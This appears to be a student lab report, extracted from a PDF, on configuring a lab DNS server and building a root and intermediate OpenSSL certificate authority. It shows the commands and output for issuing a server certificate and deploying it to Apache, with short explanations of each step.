ns2 IN A 192.168.23.3
www IN A 192.168.23.3
www2 IN CNAME www
mail IN A 192.168.23.3
ftp IN CNAME  www
gateway.nosuch.com IN TXT "v=spf1 ip4:xxx.xxx.xxx.xxx a mx ~all"
mail IN TXT "v-spf1 a -all"
```


```
┌──(root💀client)-[~]
└─# dig @192.168.23.3 essex.ac.uk soa                                    9 ×

; <<>> DiG 9.16.8-Debian <<>> @192.168.23.3 essex.ac.uk soa
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13323
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a491137450b1d878010000006417bb01e45a5cc8d9bdbaef (good)
;; QUESTION SECTION:
;essex.ac.uk.                   IN      SOA

;; ANSWER SECTION:
essex.ac.uk.            14400   IN      SOA     essex.ac.uk.essex.ac.uk. host.essex.ac.uk.essex.ac.uk. 201006601 60 60 360000
0 60

;; Query time: 0 msec
;; SERVER: 192.168.23.3#53(192.168.23.3)
;; WHEN: Mon Mar 20 01:46:41 GMT 2023
;; MSG SIZE  rcvd: 132
```

Server has the following in “/etc/resolv.conf”:

```
  GNU nano 4.8
# this has been forced immutable with chattr +i
nameserver 127.0.0.1
search somedomain.nosuch
```

Client and gateway do not have a “/etc/resolv.conf”.

```
┌──(root💀client)-[~]
└─# dig www.essex.ac.uk

; <<>> DiG 9.16.8-Debian <<>> www.essex.ac.uk
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64825
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: cc70e65b28a2d3cc010000006417be70b5bd61c98dc09bac (good)
;; QUESTION SECTION:
;www.essex.ac.uk.               IN      A

;; ANSWER SECTION:
www.essex.ac.uk.        14400   IN      A       192.168.23.3

;; Query time: 0 msec
;; SERVER: 192.168.12.2#53(192.168.12.2)
;; WHEN: Mon Mar 20 02:01:20 GMT 2023
;; MSG SIZE  rcvd: 88
```




The link “http://www.essex.ac.uk” is able to be visited but because there is no trusted certificate for the website, Firefox warns the user that it could be unsafe.


Task 6.4 CA creates CA certificate

```
root@server:~# cd /root/ca/
root@server:~/ca# openssl genrsa -aes256 -out private/ca.key.pem 4096
Generating RSA private key, 4096 bit long modulus (2 primes)
.....................................................................++++
.....................................................................................................................................
.....................................................................................................................................
.....................................................................................++++
e is 65537 (0×010001)
Enter pass phrase for private/ca.key.pem:
Verifying - Enter pass phrase for private/ca.key.pem:
```

```
root@server:~/ca#
root@server:~/ca# cd /root/ca/
root@server:~/ca# openssl req -config openssl.cnf \
> -key private/ca.key.pem \
> -new -x509 -days 7300 -sha256 -extensions v3_ca \
> -out certs/ca.cert.pem
Enter pass phrase for private/ca.key.pem:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:GB
State or Province Name [England]:England
Locality Name []:.
Organization Name [University of Essex CA]:Rachel Ltd
Organizational Unit Name []:Rachel Ltd Certification Authority
Common Name []:Rachel Ltd Root CA
Email Address []:.
```

```
root@server:~/ca# openssl x509 -noout -text -in certs/ca.cert.pem
Certificate:
    Data:
        Version: 3 (0×2)
        Serial Number:
            50:f8:04:32:d4:bd:e8:63:f1:c4:ce:45:7e:8c:86:bb:e2:9a:ce:a3
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = GB, ST = England, O = Rachel Ltd, OU = Rachel Ltd Certification Authority, CN = Rachel Ltd Root CA
        Validity
            Not Before: Mar 20 02:12:54 2023 GMT
            Not After : Mar 15 02:12:54 2043 GMT
        Subject: C = GB, ST = England, O = Rachel Ltd, OU = Rachel Ltd Certification Authority, CN = Rachel Ltd Root CA
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (4096 bit)
                Modulus:
                    00:d2:ea:50:dc:17:41:18:c8:e7:5a:69:d0:dc:ee:
                    f9:9c:f7:ec:89:05:88:89:82:2d:93:d7:bf:42:5e:
                    09:06:1c:ed:17:f6:a4:13:3e:22:bb:5b:76:f2:d7:
                    9e:66:9f:9d:61:ca:6f:91:a2:57:47:0e:11:0f:25:
                    15:a7:c1:fe:b6:08:07:ca:0c:96:c9:3e:8e:82:e3:
                    85:dc:81:30:b6:1d:97:fc:ce:f0:f8:45:fc:19:d9:
                    94:90:6d:ad:20:e1:d3:22:b9:50:ee:b3:6e:19:75:
                    f6:92:b9:84:8a:d5:9a:1a:2a:f6:7e:64:3c:1f:88:
                    cd:3a:86:93:08:ea:71:ed:91:ce:6a:3e:97:2e:a3:
                    ea:a5:01:02:aa:31:48:69:4b:56:be:88:20:2b:13:
                    be:be:9a:2f:75:e5:7d:1a:52:76:d6:c2:21:fb:24:
                    1a:74:45:cb:51:3c:04:6b:95:12:e7:10:6b:c5:7d:
                    29:69:75:d7:35:47:24:71:ea:b7:a0:f8:56:ad:84:
                    8e:4d:a3:88:b2:3b:e9:34:43:8d:87:7f:2a:d4:3f:
                    bc:a1:79:cf:22:ab:e4:e7:e8:48:3f:df:e7:65:6e:
                    56:93:70:2e:be:b8:42:54:1a:e6:e3:b6:b8:38:ae:
                    82:68:4d:da:62:01:9a:2b:19:50:f5:18:78:c2:7a:
                    6b:78:bc:89:36:41:55:67:2b:d4:5d:6a:33:28:32:
                    f5:4a:0a:ad:8b:28:02:cf:69:70:35:ec:d2:d2:65:
```





The openssl genrsa command generates the private key for the CA certificate. It uses the genrsa command to generate an RSA private key encrypted with AES256 and saves it to the file private/ca.key.pem.

The openssl req command creates a self-signed CA certificate using the private key generated in the previous step. The -key option specifies the private key file to use, and the -out option specifies the output file for the certificate.

Task 6.5 Intermediate creates Intermediate CA certificate

```
root@server:~# cd /root/intermediate/
root@server:~/intermediate# openssl genrsa \
> -out private/intermediate.key.pem 4096
Generating RSA private key, 4096 bit long modulus (2 primes)
.....................................++++
.....................................................++++
e is 65537 (0×010001)
root@server:~/intermediate# chmod 400 private/intermediate.key.pem
```

```
root@server:~/intermediate# openssl req -config openssl.cnf -new -sha256 \
> -key private/intermediate.key.pem \
> -out csr/intermediate.csr.pem
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:GB
State or Province Name [England]:England
Locality Name []:.
Organization Name [University of Essex CA]:Rachel Ltd
Organizational Unit Name []:Rachel Ltd Certification Authority
Common Name []:Rachel Ltd Intermediate CA
Email Address []:.
```

The openssl genrsa command generates a private key for the intermediate CA and saves it in the private directory called intermediate.key.pem.

The openssl req command creates a certificate signing request for the intermediate CA using the intermediate.key.pem private key and saves it in the csr directory called intermediate.csr.pem.

Task 6.6 CA signs Intermediate CA certificate

```
root@server:~# openssl ca -config ca/openssl.cnf -extensions v3_intermediate_ca \
> -days 3650 -notext -md sha256 \
> -in intermediate/csr/intermediate.csr.pem \
> -out intermediate/certs/intermediate.cert.pem
Using configuration from ca/openssl.cnf
Enter pass phrase for /root/ca/private/ca.key.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 4097 (0×1001)
        Validity
            Not Before: Mar 20 02:25:33 2023 GMT
            Not After : Mar 17 02:25:33 2033 GMT
        Subject:
            countryName               = GB
            stateOrProvinceName       = England
            organizationName          = Rachel Ltd
            organizationalUnitName    = Rachel Ltd Certification Authority
            commonName                = Rachel Ltd Intermediate CA
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                75:3C:5D:A1:13:A2:E1:82:44:6A:47:B6:66:2A:8B:1D:87:4A:D2:6B
            X509v3 Authority Key Identifier:
                keyid:CF:D4:F7:08:45:B4:75:3A:8E:02:6A:65:4C:00:2F:EB:AA:63:7D:92

            X509v3 Basic Constraints: critical
                CA:TRUE, pathlen:0
            X509v3 Key Usage: critical
                Digital Signature, Certificate Sign, CRL Sign
Certificate is to be certified until Mar 17 02:25:33 2033 GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

```
root@server:~# openssl verify -CAfile ca/certs/ca.cert.pem \
> intermediate/certs/intermediate.cert.pem
intermediate/certs/intermediate.cert.pem: OK
```

```
root@server:~# cat intermediate/certs/intermediate.cert.pem \
> ca/certs/ca.cert.pem  > intermediate/certs/ca-chain.cert.pem
root@server:~# chmod 444 intermediate/certs/ca-chain.cert.pem
```

The openssl ca command is used to sign a certificate request and generate a new certificate. It takes as input a certificate signing request (CSR) file (specified with the -in argument) and produces a new certificate (specified with the -out argument) that is signed by a Certificate Authority (CA). In this case, the CA is the root CA that we created earlier, and the new certificate is an intermediate certificate that will be used to sign end-entity certificates.

Task 6.7 Creating the Server certificate

```
root@server:~# openssl genrsa \
> -out server/private/server.somedomain.nosuch.key.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.........+++++
.......................................+++++
e is 65537 (0×010001)
root@server:~# chmod 400 server/private/server.somedomain.nosuch.key.pem
```

```
root@server:~# openssl req -config server/openssl.cnf \
> -key server/private/server.somedomain.nosuch.key.pem \
> -new -sha256 -out server/csr/server.somedomain.nosuch.csr.pem
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:GB
State or Province Name [England]:England
Locality Name []:.
Organization Name [University of Essex CA]:Rachel Ltd
Organizational Unit Name []:Rachel Ltd Web Services
Common Name []:server.somedomain.nosuch
Email Address []:.
```

The Common Name (CN) in a server certificate must match the DNS name of the server to ensure that the client can verify that the server it is communicating with is actually the server it intended to communicate with.

During the SSL/TLS handshake process, the server presents its certificate to the client. The client checks whether the Common Name in the certificate matches the DNS name it used to connect to the server. If the Common Name does not match, the client will warn the user or may even terminate the connection, as it indicates a possible man-in-the-middle attack where the communication is intercepted and redirected to an attacker's server.

Therefore, it is essential to ensure that the CN in the certificate matches the DNS name of the server to prevent such attacks and ensure secure communication between the server and the client.

The openssl genrsa command generates a private key file named server.somedomain.nosuch.key.pem in the server/private/ directory.

The openssl req command is used to create a CSR file named server.somedomain.nosuch.csr.pem in the server/csr/ directory.

Task 6.8 Intermediate signs Server certificate

```
root@server:~# openssl ca -config intermediate/openssl.cnf \
> -extensions server_cert -days 375 -notext -md sha256 \
> -in server/csr/server.somedomain.nosuch.csr.pem \
> -out server/certs/server.somedomain.nosuch.cert.pem
Using configuration from intermediate/openssl.cnf
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 4097 (0×1001)
        Validity
            Not Before: Mar 20 03:05:35 2023 GMT
            Not After : Mar 29 03:05:35 2024 GMT
        Subject:
            countryName               = GB
            stateOrProvinceName       = England
            organizationName          = Rachel Ltd
            organizationalUnitName    = Rachel Ltd Web Services
            commonName                = server.somedomain.nosuch
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Cert Type:
                SSL Server
            Netscape Comment:
                OpenSSL Generated Server Certificate
            X509v3 Subject Key Identifier:
                30:0E:18:73:BF:82:3F:A1:10:81:F7:7E:26:C9:0C:4C:B5:47:6B:B2
            X509v3 Authority Key Identifier:
                keyid:75:3C:5D:A1:13:A2:E1:82:44:6A:47:B6:66:2A:8B:1D:87:4A:D2:6B
                DirName:/C=GB/ST=England/O=Rachel Ltd/OU=Rachel Ltd Certification Authority/CN=Rachel Ltd Root CA
                serial:10:01

            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
```

```
Certificate is to be certified until Mar 29 03:05:35 2024 GMT (375 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

```
root@server:~# openssl x509 -noout -text \
> -in server/certs/server.somedomain.nosuch.cert.pem
Certificate:
    Data:
        Version: 3 (0×2)
        Serial Number: 4097 (0×1001)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = GB, ST = England, O = Rachel Ltd, OU = Rachel Ltd Certification Authority, CN = Rachel Ltd Intermediate C
A
        Validity
            Not Before: Mar 20 03:05:35 2023 GMT
            Not After : Mar 29 03:05:35 2024 GMT
        Subject: C = GB, ST = England, O = Rachel Ltd, OU = Rachel Ltd Web Services, CN = server.somedomain.nosuch
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:a3:51:37:e6:d7:54:92:b4:74:de:a9:c4:3f:62:
                    41:1a:36:62:81:9d:1b:91:95:1d:82:2d:17:0d:c5:
                    dc:0e:34:7a:75:b8:de:73:5f:af:7d:f4:22:c0:fd:
                    d1:10:52:7e:5e:bc:1a:7a:5b:6d:07:03:15:1b:82:
                    42:2d:2e:70:6f:6b:1c:ea:25:38:e3:f1:89:f2:46:
                    91:95:0e:cc:59:c6:e1:dc:fc:02:9f:ba:96:50:cc:
                    27:f2:8d:88:07:50:da:e4:60:a3:28:06:6e:fa:8d:
                    8f:3b:fb:72:4e:fb:60:96:d4:f5:bd:b8:7c:26:8c:
                    60:a5:30:55:33:32:1d:e8:d3:e5:74:db:0e:f1:b2:
                    d2:e0:ed:87:a9:ca:36:30:bf:50:69:3a:96:2a:12:
                    a5:d8:08:65:75:e0:24:ff:c2:ea:e8:b9:1d:61:27:
                    60:7f:da:e4:c3:38:00:46:0b:92:eb:8b:5c:b6:68:
                    da:3e:9b:db:70:d4:05:4d:36:b0:04:c3:13:e0:95:
                    a0:15:6e:06:71:22:d8:8e:bb:78:91:de:a8:ee:02:
                    18:d6:1a:f8:67:25:5b:81:0d:4a:12:d5:8f:3c:1a:
                    8a:13:7d:17:cf:07:25:0b:e7:60:6f:31:91:10:0f:
                    57:a1:59:3f:54:b1:2c:4f:c7:8e:31:e6:e2:26:1c:
                    fa:ab
                Exponent: 65537 (0×10001)
```


```
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Cert Type:
                SSL Server
            Netscape Comment:
                OpenSSL Generated Server Certificate
            X509v3 Subject Key Identifier:
                30:0E:18:73:BF:82:3F:A1:10:81:F7:7E:26:C9:0C:4C:B5:47:6B:B2
            X509v3 Authority Key Identifier:
                keyid:75:3C:5D:A1:13:A2:E1:82:44:6A:47:B6:66:2A:8B:1D:87:4A:D2:6B
                DirName:/C=GB/ST=England/O=Rachel Ltd/OU=Rachel Ltd Certification Authority/CN=Rachel Ltd Root CA
                serial:10:01

            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
    Signature Algorithm: sha256WithRSAEncryption
         62:d3:d6:66:48:fc:ee:a0:8f:d8:60:1d:1d:91:e6:69:eb:a7:
         a8:44:69:5e:c1:cd:ac:f6:68:19:19:57:ee:bb:f6:ea:2e:46:
         0c:dc:25:2c:ab:17:6e:6a:15:48:e2:40:94:30:61:b9:b8:a9:
         00:ab:b6:e7:58:0a:c4:23:48:4f:f3:f5:6f:ab:51:ce:dc:a1:
         5c:65:61:cc:5e:64:7f:05:96:da:eb:61:33:dd:e1:96:cd:d5:
         aa:51:d7:16:f8:12:d9:03:f4:d6:f0:ba:bc:8b:ea:d4:18:5d:
         e4:aa:41:7e:f6:34:68:d4:6a:3d:5f:5f:98:2a:f6:64:55:77:
         18:84:2e:14:3a:ca:88:e5:e2:3e:81:56:15:bb:19:49:58:36:
         fa:bf:36:8b:b9:40:80:22:f0:1b:5b:21:c8:7d:46:42:03:4a:
         3a:3c:51:17:10:9f:49:a1:a7:3a:04:3d:a2:26:be:7e:4c:69:
         0f:da:62:ca:1b:a8:d8:a2:e3:9a:33:57:71:eb:9e:86:87:26:
         74:67:c6:b8:76:c3:3d:28:49:1d:38:db:5b:53:b3:f9:4f:2b:
         77:db:87:45:5b:87:0e:26:fb:39:94:91:ef:66:e8:2a:da:63:
         ba:50:3a:0d:83:f2:b0:b1:14:78:11:fc:25:45:1f:b5:d2:13:
         63:10:17:9f:3b:85:91:7b:c6:03:24:e9:ae:98:39:14:66:a3:
         a8:a3:44:eb:36:b9:52:ae:aa:b5:63:9e:a0:8e:81:8a:09:80:
         a3:cc:ec:12:df:3e:ff:41:8c:49:b4:fc:83:46:88:dd:96:9f:
```

```
         5a:f1:27:b5:f1:40:4f:3d:90:c1:23:bf:07:28:d6:bc:c6:76:
         50:c7:f4:7f:2d:78:fd:6e:bd:9e:eb:96:e9:a4:2a:62:7d:c6:
         a2:cd:a7:ee:05:13:71:5e:6f:4b:33:ff:29:62:ce:69:29:31:
         32:87:be:e3:a8:8b:ed:6f:69:a6:97:25:c7:5f:7d:80:53:6e:
         11:ae:cf:71:7b:1a:73:55:59:4c:d8:e7:0e:5f:67:16:2c:2e:
         b5:96:5e:a1:4f:23:8d:48:42:a7:1e:e6:8e:4a:1a:b0:5c:b4:
         6c:2d:63:69:89:6d:2c:01:68:76:d7:e4:b9:f4:93:04:8a:1e:
         b3:6f:d9:18:09:fc:28:53:05:a5:71:6d:4b:59:5d:7e:8d:d4:
         cb:d7:58:c6:72:ab:4e:71:5f:41:df:83:a0:43:f6:b3:ba:e8:
         30:19:23:8e:d6:ed:80:46:70:06:6a:e7:9a:82:dc:cb:74:a8:
         b7:70:61:57:e3:e8:e7:81:f0:a0:84:76:5b:38:87:3d:f3:9a:
         1d:70:d4:d4:56:08:93:30
```

The openssl ca command is used to sign the server certificate request generated in the previous step with the intermediate CA.

Task 6.9 Deploy root certificate to client

Importing our new certificate into firefox:



Task 6.10 Deploy server certificate

```
root@server:~# cp server/certs/server.somedomain.nosuch.cert.pem \
> /etc/ssl/certs/
root@server:~# cp intermediate/certs/ca-chain.cert.pem /etc/ssl/certs/
root@server:~# cp server/private/server.somedomain.nosuch.key.pem \
> /etc/ssl/private/
```

These commands are copying the SSL/TLS certificate and private key files generated in the previous steps to the appropriate directories on the server where they will be used.

server/certs/server.somedomain.nosuch.cert.pem: This file contains the SSL/TLS certificate for the server with the domain name somedomain.nosuch. This certificate was issued by the intermediate CA and signed with its private key and is valid for a period of 375 days.

intermediate/certs/ca-chain.cert.pem: This file contains the CA chain certificate, which includes the root CA certificate and the intermediate CA certificate. This chain certificate is needed to establish trust for the server certificate issued by the intermediate CA.


server/private/server.somedomain.nosuch.key.pem: This file contains the private key for the server with the domain name somedomain.nosuch. This key is needed to establish a secure connection using SSL/TLS.

These files are being copied to the standard SSL/TLS directories on the server:

/etc/ssl/certs/: Directory where SSL/TLS certificates are usually stored.

/etc/ssl/private/: Directory where SSL/TLS private keys are usually stored.


```
root@server:~# a2ensite default-ssl.conf
Enabling site default-ssl.
To activate the new configuration, you need to run:
